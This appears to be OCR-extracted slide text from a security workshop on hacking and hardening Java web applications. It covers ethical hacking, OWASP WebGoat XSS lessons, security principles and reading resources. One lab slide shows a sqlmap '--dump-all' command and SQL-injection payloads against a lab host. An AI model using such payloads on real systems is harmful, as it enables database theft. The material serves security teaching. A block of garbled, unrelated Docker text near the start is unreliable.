### Hacking and Hardening Java Web Applications

Christopher M. Judd

2 hour - http://bit.ly/hhjwa-oc1-2018

4 hour - http://bit.ly/hhjwa-nfjs-2017

### Christopher M. Judd

CTO and Partner at WS






### Central Ohio Java Users Group leader

















Getting Started Wil	th D	About Docker     Docker Archite     Other Height C     Docker Machine     Enterprise Dock
ABOUT DOCKER  Almost owneight, Docker has become the de facto standard that developes and system administrators use for packaging, deploying, and cannot distributed and cloud native acclosations. It provides tools for	Docker Images	A recipe or template for creating Docker containers. It includes the steps for installing a running the necessary software
simplifying DevOps by enabling developers to create templates called images that can be used to create lightweight virtual machines called	Docker Container	Like a tiny virtual machine that is created from instructions found within the Docker image
ntainers, which include their applications and all of their applications' spendencies. These lightweight virtual machines can be promoted rough testing and production environments where sysadmins deploy of run them.	Docker Client	Command-line utility or other tool that takes advantage of the Docker API (docs.docker.com reference/api/docker_remote_api) to communi
cker makes it easier for organizations to automate infinatructum, isolate plications, maintain consistency, and improve resource utilization to the popular version control software Git, Docker has a social aspect that developers and systemics can share their images via Docker Hub.	Docker Host	with a Docker diserrors  A physical or virtual machine that is running a Docker diserror and contains cached images a well as runnable containers created from image.
Docker is an open source solution that is available as the free Community Edition or the subscription based finite-prise Edition for multiple platform. Docker runs natively on Linux since Docker was originally built on Linux containers but it also works on Mac and	Docker Registry	A repository of Docker images that can be user to create Docker containers. Docker Hub (hub.docker.com) is the most popular social example of a Docker repository.
Vindous. Navy enterprise took have also grown up around Docker on make it easier to manage and conhestrate complex distributed and studened applications architectures.  DOCKER ARCHITECTURE  Docker utilities a client-server architecture and a remote API to manage	Docker Machine	A utility for managing multiple Docker hosts, which can run locally in VirtualBox or remotely in a cloud hosting service such as Amazon Wel Services, Microsoft Alture, Google Cloud Platfo or Digital Ocean.
and lands Darber mellitaries and langua filts of mellitaries and mellitaries a	Imp Min Packe for de	cket prove Performance, imize Cost ts a bare metal cloud built velopers. arred with \$25






























#### How to Perform Reflected Cross Site Scripting (XSS) Attacks

OWASP WebGoat V5

Show Cookies

Show Java

Lesson Plans

Admin Functions General Code Quality Unvalidated Parameters Broken Access Control Broken Authentication and Session Management Cross-Site Scripting (XSS)

LAB: Cross Site Scripting (XSS)

How to Perform Stored Cross Site Scripting (XSS)

How to Perform Reflected Cross Site Scripting (XSS) Attacks

HTTPOnly Test

How to Perform Cross Site Tracing (XST) Attacks

Buffer Overflows Injection Flaws Improper Error Handling Insecure Storage Denial of Service Insecure Configuration Management Web Services AJAX Security Challenge

Restart this Lesson

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

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Dynex - Traditional Notebook Case	27.99	1	\$27.99
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3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$299.99

The total charged to your credit card: \$1997.96

Update Cart

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

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Purchase

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# Penetration Testing

A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte



### but why are you here?





### Deloitte.



### pagerdutu

AdultFriendFinder\*















CHASE Anthem Talk Talk















patreon





















**JCPenney** 









## less than half of developers use a security application process







WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.









Ethical hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers. Ethical hacking is also known as **penetration testing**, **intrusion testing**, or **red teaming**. An ethical hacker is a security professional who applies their hacking skills for defensive purposes on behalf of the owners of information systems. By conducting penetration tests, an ethical hacker looks to answer the following four basic questions:

- 1. What information/locations/systems can an attacker gain access?
- 2. What can an attacker see on the target?
- 3. What can an attacker do with available information?
- 4. Does anyone at the target system notice the attempts?




An ethical hacker operates with the **knowledge and permission of the organization** for which they are trying to defend. In some cases, the organization will neglect to inform their information security team of the activities that will be carried out by an ethical hacker in an attempt to test the effectiveness of the information security team. This is referred to as a double-blind environment. In order to operate effectively and legally, an ethical hacker must be informed of the assets that should be protected, potential threat sources, and the extent to which the organization will support an ethical hacker's efforts.


use this knowledge for good not evil


### hack yourself first















Wordy Ninja Blog





https://github.com/cjudd/wordyninjablog

### WANTED


Vulnerable Free Software

First person to identify and exploit a security vulnerability in Wordy Ninja Blog I wasn't aware of gets a


REWARD

\$20 Amazon Gift Card

https://github.com/cjudd/hacking-and-hardening-java-web-apps-workshop



### Lab - App Scanning




#### Lab - SQL Injection

```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-
all
   sqlmap/1.0-dev - automatic SQL injection and database takeover tool
   http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program
[*] starting at 12:04:23
[12:04:23] [INFO] resuming back-end DBMS 'mysql'
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
Place: POST
Parameter: name
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr
   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
   Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*), CONCAT(0x717a6b6471, (SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FL00R(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg
   Type: UNION query
   Title: MySQL UNION query (NULL) - 6 columns
   Payload: name=Baaz' UNION ALL SELECT
```

NULL, NULL, NULL, NULL, CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71), NULL#

### Lab - Cross-site Scripting (XSS)



#### Lab - Known Vulnerabilities



tool and database of exploits and vulnerabilities

### SUMMARY

developers have to be right 100% of the time

# developers have to be right 100% of the time

hackers only have to be right once

### China Unable To Recruit Hackers Fast Enough To Keep Up With Vulnerabilities In U.S. Security Systems

NEWS IN BRIEF

October 26, 2015

VOL 51 ISSUE 43

News · Technology · World · China









BELJING—Despite devoting countless resources toward rectifying the issue, Chinese government officials announced Monday that the country has struggled to recruit hackers fast enough to keep pace with vulnerabilities in U.S. security systems. "With new weaknesses in U.S. networks popping up every day, we simply don't have the manpower to effectively exploit every single loophole in their security protocols," said security minister Liu Xiang, who confirmed that the thousands of Chinese computer experts employed to expose flaws in American data systems are just no match for the United States' increasingly ineffective digital safeguards. "We can't keep track of all of the glaring deficiencies in their firewall protections, let alone hire and train enough hackers to attack each one. And now, they're failing to address them at a rate that shows no sign of slowing down anytime soon. The gaps in the State Department security systems alone take up almost half my workforce." At press time, Liu confirmed that an inadequate labor pool had forced China to outsource some of its hacker work to Russia.



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
The Onion Reviews 'Spectre'




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Onion Explains: The International State Of Women's Rights










if exploited would it end up on the front page of the paper?



if exploited would it end up on the front page of the paper?

what impact would it have?

#### How the New York Stock Exchange says companies should decide whether to disclose hacks



Source: Navigating the Digital Age: The Definitive Cybersecurity Guide for Directors and Officers Provides Actionable Advice and Best Practices


# Security Principals

- Minimize attack surface area
- Establish secure defaults
- Least privilege
- Defense in depth
- Fail and recover securely
- Don't trust (data, services or infrastructure)
- Separation of duties
- Avoid security by obscurity
- Keep security simple
- Fix security issues correctly
- Detect intrusions
- Assume nothing

## Practical Suggestions

- Application Security Training
- Common Security Control Libraries
- Independent Verification of Security during Development
- Monitor Applications in Production

### RESOURCES



#### http://www.hdiv.org/



# Iron-Clad Java: Building Secure Web Applications




Best Practices for Secure Java Web Application Development

Jim Manico August Detlefsen

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith Oracle Senior Principal Security Product Manager, Java





# Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz Aamir Lakhani



# Penetration Testing


A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte







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
2,000+ topics to learn from

Waiting for hopx.cedexis.com...




http://twit.tv/show/security-now

#### https://twitter.com/troyhunt




#### https://haveibeenpwned.com/








Open Web Application Security Project

#### **OWASP Books**









#### **OWASP Cheat Sheets**

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention

#### **OWASP Cheat Sheets**

Martin Woschek, owasp@jesterweb.de

April 9, 2015

https://www.owasp.org/index.php/Cheat\_Sheets

#### **OWASP User Groups**



https://www.owasp.org/index.php/OWASP\_Chapter

**Home** Sign in I Sign up **Gruyere: Home** Refresh Most recent snippets: Cheddar Gruyere is the cheesiest application on the web. Mac All snippets Homepage Brie is the queen of the cheeses!!!

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Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and
Session Management
Cross-Site Scripting (XSS)

LAB: Cross Site Scripting (XSS)

How to Perform Stored Cross Site Scripting (XSS)

How to Perform Reflected Cross Site Scripting (XSS) Attacks

HTTPOnly Test

How to Perform Cross Site Tracing (XST) Attacks

Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Management
Web Services
AJAX Security
Challenge

Restart this Lesson

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

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The total charged to your credit card: \$1997.96

Update Cart

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Purchase

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## Christopher M. Judd




#### CTO and Partner

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
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blog: juddsolutions.blogspot.com


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#### Attributions



Open Web Application Security Project (OWASP) - www.wasp.org